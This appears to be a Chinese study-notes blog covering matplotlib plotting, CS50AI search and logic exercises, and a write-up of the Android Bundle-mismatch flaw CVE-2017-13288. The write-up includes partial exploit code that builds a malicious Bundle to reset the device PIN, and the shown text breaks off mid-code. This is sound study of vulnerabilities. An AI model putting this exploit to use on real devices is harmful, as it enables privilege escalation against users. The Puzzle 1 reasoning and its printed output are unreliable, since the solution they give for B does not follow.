
1.3 更多操作

1.3.1 更多坐标轴

在同一张图表中有两组数量级不同的数据，有时可能需要额外的y轴，或者仅仅需要第二条单位不同的x轴。这种情况下，可以使用 `twinx` 以及 `twiny` 函数创建一个新的 `Axes`，其中该新 `Axes` 与原来的 `Axes` 共用其中一条坐标轴。或者直接使用 `secondary_xaxis` 或 `secondary_yaxis` 添加第二条轴。

```
fig, (ax1, ax3) = plt.subplots(1, 2, figsize=(7, 2.7), layout='constrained')
l1, = ax1.plot(t, s)
ax2 = ax1.twinx()
l2, = ax2.plot(t, range(len(t)), 'C1')
ax2.legend([l1, l2], ['Sine (left)', 'Straight (right)'])

ax3.plot(t, s)
ax3.set_xlabel('Angle [rad]')
ax4 = ax3.secondary_xaxis('top', functions=(np.rad2deg, np.deg2rad))
ax4.set_xlabel('Angle [°]')
```



1.3.2 使用颜色映射展示第三维坐标

暂时仅作展示:


```
X, Y = np.meshgrid(np.linspace(-3, 3, 128), np.linspace(-3, 3, 128))
Z = (1 - X/2 + X**5 + Y**3) * np.exp(-X**2 - Y**2)

fig, axs = plt.subplots(2, 2, layout='constrained')
pc = axs[0, 0].pcolormesh(X, Y, Z, vmin=-1, vmax=1, cmap='RdBu_r')
fig.colorbar(pc, ax=axs[0, 0])
axs[0, 0].set_title('pcolormesh()')

co = axs[0, 1].contourf(X, Y, Z, levels=np.linspace(-1.25, 1.25, 11))
fig.colorbar(co, ax=axs[0, 1])
axs[0, 1].set_title('contourf()')

pc = axs[1, 0].imshow(Z**2 * 100, cmap='plasma',
                      norm=matplotlib.colors.LogNorm(vmin=0.01, vmax=100))
fig.colorbar(pc, ax=axs[1, 0], extend='both')
axs[1, 0].set_title('imshow() with LogNorm()')

pc = axs[1, 1].scatter(data1, data2, c=data3, cmap='RdBu_r')
fig.colorbar(pc, ax=axs[1, 1], extend='both')
axs[1, 1].set_title('scatter()')
```




1.3.3 创建多个 Axes


最基本的用法是多次调用 `plt.subplot()` 或 `fig2, ax = plt.subplots()`。也可以使用其他方式实现更复杂的布局。例如使用 `subplot_mosaic` 函数可视化地构造布局。

```
fig, axd = plt.subplot_mosaic([['upleft', 'right'],
                               ['lowleft', 'right']], layout='constrained')
axd['upleft'].set_title('upleft')
axd['lowleft'].set_title('lowleft')
axd['right'].set_title('right')
```


upleft



right



lowleft



还可以用 `'blank'` 或者 `'.'` 表示空白区域。

2 总结

这里大概仅包括了一些基本操作，事实上matplotlib的功能远远不止于此，不过这些部分也已经够大多数情况下的使用了，更多的操作，以后再来探索吧！

II. CS50AI

3 0.Search

就不介绍井字棋的规则了（

要让电脑与玩家完成井字棋游戏，我们需要让电脑能够做出最优的决策。这就需要我们用到 Minimax 算法。

我们将最后的结果用 value 表示，当 X 连成一条线，定义此时 value 为 1，而当 O 连成一条线，定义 value 为 -1，平局为 0。因此，X 玩家应该让 value 尽量大，O 玩家应该让 value 尽量小。这就是 Minimax 算法的核心思想。

3.1 Minimax 算法

3.1.1 芝士什么？

Minimax 算法是一种递归算法，它会遍历所有可能的走法，然后选择最优的走法。

注意，Minimax 算法使用的前提是，双方玩家都是 **足够聪明** 的，即双方玩家都会选择最优的走法。

例如，当电脑是 X 玩家时，电脑会遍历接下来所有的可能下法，随后选择所有情况中 **value 最小值的最大值**，即所有选择下 **最坏情况最好的**（因为对手足够聪明，所以对手的选择对你而言一定是“最坏”的）

3.1.2 伪代码

```
def minimax(board):
    if game over in current board:
        return winner of current board

    for each possible move:
        score = minimax(new board)
        if score is better than best score:
            best score = score
    return best score
```

上述代码中，better 的定义取决于当前玩家是 X 还是 O。如果当前玩家是 X，那么 better 就是 max，如果当前玩家是 O，那么 better 就是 min。

3.2 优化 - Alpha-Beta Pruning

3.2.1 为啥优化？

Minimax 算法的一个缺点是它会遍历所有可能的走法，这会导致算法的效率很低。因此，我们需要对其进行优化，这就是剪枝优化。剪枝优化的思想是，如果我们已经找到了一个更好的走法，那么就没有必要再去找更差的走法了。因此，我们可以在递归的过程中，记录当前最优的走法，然后在遍历的过程中，如果发现当前走法已经比最优走法差了，那么就可以停止遍历了。

3.2.2 代码


```

def minimax(board):
    """
    Returns the optimal action for the next player on the board.
    """
    if terminal(board):
        return None

    next_player = player(board)
    best_value = -2 if next_player == "X" else 2

    # Looping through all possible actions and
    # finding the most valuable (optimal) action
    for action in actions(board):
        new_value = find_value(result(board, action), best_value)

        if next_player == X:
            new_value = max(best_value, new_value)
        if next_player == O:
            new_value = min(best_value, new_value)

        if new_value != best_value:
            best_value = new_value
            optimal_action = action

    return optimal_action

def find_value(board, best_value):
    """
    Finds the best value for each recursive iteration. Optimized to use Alpha-Beta Pruning.
    """
    if terminal(board):
        return utility(board)

    next_player = player(board)
    value = -2 if next_player == "X" else 2

    # Loops through all possible actions and finds their corresponding value
    for action in actions(board):
        new_value = find_value(result(board, action), value)

        if next_player == X:
            if new_value > best_value:
                return new_value

            value = max(value, new_value)

        if next_player == O:
            if new_value < best_value:
                return new_value

            value = min(value, new_value)

    return value

```

以上代码中部分函数被省略。完整代码可以参考 [tictactoe.py](#)，以及 [runner.py](#)。

3.3 更多优化.....

而在更多的博弈游戏中，往往会有更多的状态空间，即使剪枝也无法在一定时间内完成遍历。因此，我们可能还需要 **限制搜索的深度，并且加入合适的估值函数**，这就是 Alpha-Beta Pruning 的另一个优化.....

4 1.Knowledge

关于逻辑，命题、真值表、范式、蕴含、等价、归结等等概念在离散数学中都有所提及。本次尝试通过代码让电脑完成简单的推理。

在 `logic.py` 中利用 python 的类实现了一些逻辑运算以及知识库（Knowledge Base）的功能。下面给出一些运用的例子。

4.1 Knights and Knaves

4.1.1 问题描述

有几个人，其中有骑士（Knight）与小偷（Knave）。骑士总是说真话，小偷总是说谎话。现在有他们说的一些话，请你判断他们分别是什么身份。

4.1.2 Puzzle 0

A says "I am both a knight and a knave."

因为 A 说“我既是骑士又是小偷”，这是不可能的。因此 A 说的是假话，即 A 是小偷。

4.1.3 Puzzle 1

A says "We are both knaves." B says nothing.

A 说“我们都是小偷”，这是不可能的（假设法）。因此 A 说的是假话，即 A 是小偷。B 什么都没说，因此 B 是骑士。

4.1.4 Puzzle 2

A says "We are the same kind." B says "We are of different kinds."

A 说“我们是同一种人”，这是错的（假设法）。因此 A 说的是假话，即 A 是小偷。B 说“我们是不同种类的人”，这是正确的，因此 B 是骑士。

4.1.5 Puzzle 3

A says either "I am a knight." or "I am a knave.", but you don't know which. B says "A said 'I am a knave.'" B then says "C is a knave." C says "A is a knight."

A 说“我是骑士”或“我是小偷”，但你不知道哪个是真的。事实上 A 无论如何也不会说自己是小偷。B 说“A 说‘我是小偷’”，所以这是假话，因此 B 是小偷。B 说“C 是小偷”，这是假的，因此 C 是骑士。C 说“A 是骑士”，这是正确的，因此 A 是骑士。

那么电脑该如何理解并推理出上述的结果呢？下面尝试使用代码来实现。

```

from logic import *

# Symbols
Aknight = Symbol("A is a Knight")
Aknave = Symbol("A is a Knave")
Bknight = Symbol("B is a Knight")
Bknave = Symbol("B is a Knave")
Cknight = Symbol("C is a Knight")
Cknave = Symbol("C is a Knave")

# Knowledge 0
knowledge0 = And(
    # A is either a knight or a knave, but not both
    Or(Aknight, Aknave),
    Not(And(Aknight, Aknave))
)

# Puzzle 0
# A says "I am both a knight and a knave."
knowledge0.add(
    Biconditional(Aknight, And(Aknight, Aknave))
)

print("Puzzle 0")
for symbol in [Aknight, Aknave]:
    if model_check(knowledge0, symbol):
        print(symbol)
print()

# Knowledge 1
knowledge1 = And(
    # A is either a knight or a knave, but not both
    Or(Aknight, Aknave),
    Not(And(Aknight, Aknave)),
    # B is either a knight or a knave, but not both
    Or(Bknight, Bknave),
    Not(And(Bknight, Bknave))
)

# Puzzle 1
# A says "We are both knaves."
# B says nothing
knowledge1.add(
    Biconditional(Aknight, And(Aknave, Bknave))
)

print("Puzzle 1")
for symbol in [Aknight, Aknave, Bknight, Bknave]:
    if model_check(knowledge1, symbol):
        print(symbol)
print()

# Knowledge 2
knowledge2 = And(
    # A is either a knight or a knave, but not both
    Or(Aknight, Aknave),
    Not(And(Aknight, Aknave)),
    # B is either a knight or a knave, but not both
    Or(Bknight, Bknave),
    Not(And(Bknight, Bknave))
)

# Puzzle 2
# A says "We are the same kind."
# B says "We are of different kinds."
knowledge2.add(
    Biconditional(Aknight, Or(And(Aknight, Bknight), And(Aknave, Bknave)))
)

```

```

knowledge2.add(
    Biconditional(Bknight, Or(And(Aknight, Bknave), And(Aknave, Bknight)))
)

print("Puzzle 2")
for symbol in [Aknight, Aknave, Bknight, Bknave]:
    if model_check(knowledge2, symbol):
        print(symbol)
print()

# Knowledge 3
knowledge3 = And(
    # A is either a knight or a knave, but not both
    Or(Aknight, Aknave),
    Not(And(Aknight, Aknave)),
    # B is either a knight or a knave, but not both
    Or(Bknight, Bknave),
    Not(And(Bknight, Bknave)),
    # C is either a knight or a knave, but not both
    Or(Cknight, Cknave),
    Not(And(Cknight, Cknave))
)

# Puzzle 3
# A says either "I am a knight." or "I am a knave.", but you don't know which.
# B says "A said 'I am a knave.'"
# B then says "C is a knave."
# C says "A is a knight."
knowledge3.add(
    Biconditional(Aknight, Or(Aknight, Aknave))
)

knowledge3.add(
    Biconditional(Bknight, Biconditional(Aknight, Aknave))
)

knowledge3.add(
    Biconditional(Bknight, Cknave)
)

knowledge3.add(
    Biconditional(Cknight, Aknight)
)

print("Puzzle 3")
for symbol in [Aknight, Aknave, Bknight, Bknave, Cknight, Cknave]:
    if model_check(knowledge3, symbol):
        print(symbol)
print()

```

上面的代码在运行后即可得出结果如下：

```
Puzzle 0
A is a Knave
```

```
Puzzle 1
A is a Knave
B is a Knight
```

```
Puzzle 2
A is a Knave
B is a Knight
```

```
Puzzle 3
A is a Knight
B is a Knave
C is a Knight
```

4.2 Minesweeper

"扫雷游戏是一款经典的益智游戏，游戏的目标是在不触雷的情况下，揭开所有的方块。每个方块上都有一个数字，代表周围 8 个方块中有多少个雷。如果一个方块上没有数字，那么它周围的 8 个方块都不是雷。如果一个方块上的数字为 0，那么它周围的 8 个方块都不是雷。如果一个方块上的数字为 1，那么它周围的 8 个方块中有 1 个雷。如果一个方块上的数字为 2，那么它周围的 8 个方块中有 2 个雷。以此类推。"

要让电脑通过逻辑推理完成扫雷游戏，需要完成以下几个步骤：

1. 读取扫雷游戏的初始状态
2. 根据初始状态，推理出每个方块周围的雷的数量
3. 根据推理出的结果，判断哪些方块是雷，哪些方块不是雷
4. 根据判断出的结果，标记出雷的位置

其中关键在于，在得到某个块周围的雷的数量后，如何判断哪些方块是雷，哪些方块不是雷。这里可以使用以下的逻辑：

1. 如果某个方块周围的雷的数量为 0，那么它周围的方块都不是雷
2. 如果某个方块周围的雷的数量与未知方块的数量相同，那么这些未知的方块都是雷

而扫雷的逻辑推理如果使用真值表来建立知识库的话，那么知识库的规模将会非常大，因此这里使用逻辑语句来建立知识库，这样可以大大减少知识库的规模。

我定义一个列表 `knowledge` 表示知识库，其中每个元素都是一个 `Sentence` 对象，表示一个逻辑语句。其中 `Sentence` 对象的 `cells` 属性表示该逻辑语句中的所有方块，`count` 属性表示该逻辑语句中的雷的数量。例如一个 `Sentence` 对象 `Sentence({(1, 1), (1, 2), (2, 1)}, 1)` 表示，这三个方块中有一个雷。

此外，处理以上的两种推理方法，我们还可以通过“做差”的方式推理得到更多信息。例如有两个 `Sentence` 对象 `Sentence({(1, 1), (1, 2), (2, 1)}, 1)` 和 `Sentence({(1, 1), (1, 2), (2, 1), (2, 2)}, 2)`，那么这两个 `Sentence` 对象的差集 `Sentence({(2, 2)}, 1)` 表示，这个方块中有一个雷。这种方法可以推理出更多的信息，因此在推理的过程中，我们需要不断地使用这种方法来推理出更多的信息。于是我们根据上述内容写出以下关键部分代码：

```

def add_knowledge(self, cell, count):

    # 1) mark the cell as a move that has been made
    self.moves_made.add(cell)

    # 2) mark the cell as safe
    self.mark_safe(cell)

    # 3) add a new sentence to the AI's knowledge base
    # based on the value of `cell` and `count`
    # (i.e. the sentence should represent the fact that
    # `count` of `cell`'s neighbors are mines)
    neighbors = set()
    for i in range(cell[0] - 1, cell[0] + 2):
        for j in range(cell[1] - 1, cell[1] + 2):

            if (i, j) == cell:
                continue

            if 0 <= i < self.height and 0 <= j < self.width:
                if (i, j) in self.mines:
                    count -= 1
                elif (i, j) not in self.safes:
                    neighbors.add((i, j))

    self.knowledge.append(Sentence(neighbors, count))

    while True:
        pre_knowledges = self.knowledge.copy()
        # 4) mark any additional cells as safe or as mines
        # if it can be concluded based on the AI's knowledge base
        for sentence in self.knowledge:
            mines = set(sentence.known_mines())
            safes = set(sentence.known_safes())
            for cell in mines:
                self.mark_mine(cell)
            for cell in safes:
                self.mark_safe(cell)

        # 5) add any new sentences to the AI's knowledge base
        # if they can be inferred from existing knowledge
        for sentence1 in self.knowledge:
            for sentence2 in self.knowledge:
                if sentence1 == sentence2:
                    continue
                if sentence1.cells.issubset(sentence2.cells):
                    new_cells = sentence2.cells - sentence1.cells
                    new_count = sentence2.count - sentence1.count
                    new_sentence = Sentence(new_cells, new_count)
                    if new_sentence and new_sentence not in self.knowledge:
                        self.knowledge.append(new_sentence)

        # Remove empty sentences
        self.knowledge = [sentence for sentence in self.knowledge if sentence.cells]
        if pre_knowledges == self.knowledge: break

```

附上完整的 [minesweeper.py](#) 与 [runner.py](#)。

(建议前往[官网](#)下载相关内容以获得更佳体验)



Thanks

本笔记中代码大部分注释由 Copilot 倾情提供~ (

III. 信息安全

5 “Bundle 风水”漏洞复现与恶意代码分析

5.1 漏洞综述

5.1.1 相关简介

Bundle 是一种在 Android 系统中被用来在各个应用间传输数据的结构。Bundle 的内部实现是哈希表，以键值对的形式存储数据，并通过序列化（将类转换成字节串）与反序列化（将字节串转换成原类型）的方式实现不同应用间传输数据。

5.1.2 CVE-2017-13288

CVE-2017-13288 是一个 CVSS3.0（通用漏洞评分系统）评分 7.8 分、评级 high 的高危漏洞。它通过 Bundle 的序列化与反序列化不匹配，绕过 intent 的检测机制，从而获得 LaunchAnyWhere 权限。

该漏洞由于 `android.bluetooth.le.PeriodicAdvertisingReport` 这个类型存在 Parcelable 序列化与反序列化不匹配漏洞，进而导致在类型读与写入过程中发生变化，结果导致恶意 intent 绕过了检测。

5.1.3 CVE-2023-20963

CVE-2023-20963 是一个于 2023 年 3 月披露的危险漏洞，基本原理与前者相同。该漏洞此前在某知名电商应用中被发现使用，随后 Google Play 立即下架了该应用。由于该应用的广泛使用，全球受影响的设备数可谓史无前例。

5.2 漏洞原理

5.2.1 LaunchAnyWhere 简介

LaunchAnyWhere 是一个早期存在于 Android 系统之中的危险漏洞。该漏洞利用了 AccountManagerService 接口，通过提供“添加账号”的服务，借助 Settings 的高权限完成越权。下图展示了完成 `addAccount` 的全过程：



该漏洞在 Android 4.4 中被修复，修复方法是，在 AccountManagerService 中对应用指定的 intent 进行检查，确保 intent 中目标 Activity 所属包的签名与调用应用一致。

5.2.2 PeriodicAdvertisingReport 简介

PeriodicAdvertisingReport 是在 Android 系统中存在的一个类，是 Parcelable 的子类，官方的代码中给出了 PeriodicAdvertisingReport 的序列化以及反序列化的实现：


```

@Override
public void writeToParcel(Parcel dest, int flags) {
    dest.writeInt(syncHandle);
    dest.writeLong(txPower);
    dest.writeInt(rssi);
    dest.writeInt(dataStatus);
    if (data != null) {
        dest.writeInt(1); //flag == 1
        dest.writeByteArray(data.getBytes());
    } else {
        dest.writeInt(0); //flag == 0
    }
}

private void readFromParcel(Parcel in) {
    syncHandle = in.readInt();
    txPower = in.readInt();
    rssi = in.readInt();
    dataStatus = in.readInt();
    if (in.readInt() == 1) { //flag == 1
        data = ScanRecord.parseFromBytes(in.createByteArray());
    }
}
}

```

其中，`txPower` 在读入时为 long 而在输出时为 int，在此处造成了不匹配并导致错位，引发漏洞的产生。

5.2.3 CVE-2017-13288 漏洞原理

攻击者通过构造特殊的恶意 Parcel，使得该 Parcel 在被读取后其中的恶意 intent 被隐藏，而重新写入之后恶意 intent 被读入，并最终实现权限提升。

攻击者在提供 AccountAuthenticator 的应用中构造一个恶意 Bundle，其中带有两个键值对。其一为 PeriodicAdvertisingReport 对象，将 `syncHandle`、`txPower`、`rssi`、`dataStatus` 以及判断是否读取 `data` 的 `flag` 设为 1，将恶意 intent 放于 `data` 之中（类型是 `ByteArray`）；第二个键值对用于占位，使发生偏移后的 intent 可以被读取。此时这个类完成第一次序列化并传递给系统。

在 `system_server` 中，Bundle 被反序列化，生成一个 PeriodicAdvertisingReport 对象，读取了 `syncHandle`、`txPower`、`rssi`、`dataStatus` 以及 `data`（均为 1），此时 intent 是一个 `ByteArray` 中的值，因此绕过了 `checkKeyIntent` 检查。

随后 `system_server` 将 Bundle 序列化，由于此时 `txPower` 作为长整型被写入（相当于多出了一个 int 为 0），因此占据了 8 个字节，后面的内容不变。

在 Settings 中 Bundle 反序列化，读取 `txPower` 时使用 `readInt` 函数，因此仅读取了其中的 4 位，而多出的 4 位导致了数据位置的偏移。随后读到的 `rssi` 为 0（多出的 4 位），`dataStatus` 为 1（原 `rssi`），`flag` 为 1（原 `dataStatus`），原 `flag` 中的 1 被当作 `data` 的长度读入，而原 `data` 的长度则变成了 `data` 的内容。此时该 PeriodicAdvertisingReport 对象读取完毕，而由于偏移多出的，存在于原来的 `data` 之中的 intent 则替代原来的第二个键值对而暴露出来，最终实现以 Settings 应用的 `system` 权限启动任意 Activity，也就实现了攻击。

5.3 漏洞复现

下面通过实现一个简单应用的框架复现 CVE-2017-13288 漏洞，实现越权修改手机 PIN 密码。

5.3.1 提供 AuthenticatorService 服务

首先为了能够利用 Settings 的权限，同 LaunchAnyWhere 的实现方法，要先在 `AndroidManifest.xml` 中注册实现 `AuthenticatorService`：

```
<service
    android:name=".AuthenticatorService"
    android:enabled="true"
    android:exported="true">
    <intent-filter>
        <action android:name="android.accounts.AccountAuthenticator"/>
    </intent-filter>
    <meta-data android:name="android.accounts.AccountAuthenticator"
        android:resource="@xml/authenticator">
    </meta-data>
</service>
```

5.3.2 实现 MyAuthenticator

在 AccountAuthenticator 中的 addAccount 构造恶意 Bundle

函数实现如下：

@Override

```
public Bundle addAccount(AccountAuthenticatorResponse accountAuthenticatorResponse, String s, String s1,
String[] strings, Bundle bundle) throws NetworkErrorException {
    Log.v(TAG, "addAccount");

    Bundle evil=new Bundle();
    Parcel bndldata=Parcel.obtain();
    Parcel pcelData=Parcel.obtain();

    pcelData.writeInt(2); // 键值对的数量
    // 以下是第一个键值对
    pcelData.writeString("mismatch"); // Key
    pcelData.writeInt(4); // 表示 Parcelable 类型
    pcelData.writeString("android.bluetooth.le.PeriodicAdvertisingReport");
    pcelData.writeInt(1); // syncHandle
    pcelData.writeInt(1); // txPower
    pcelData.writeInt(1); // rssi
    pcelData.writeInt(1); // dataStatus
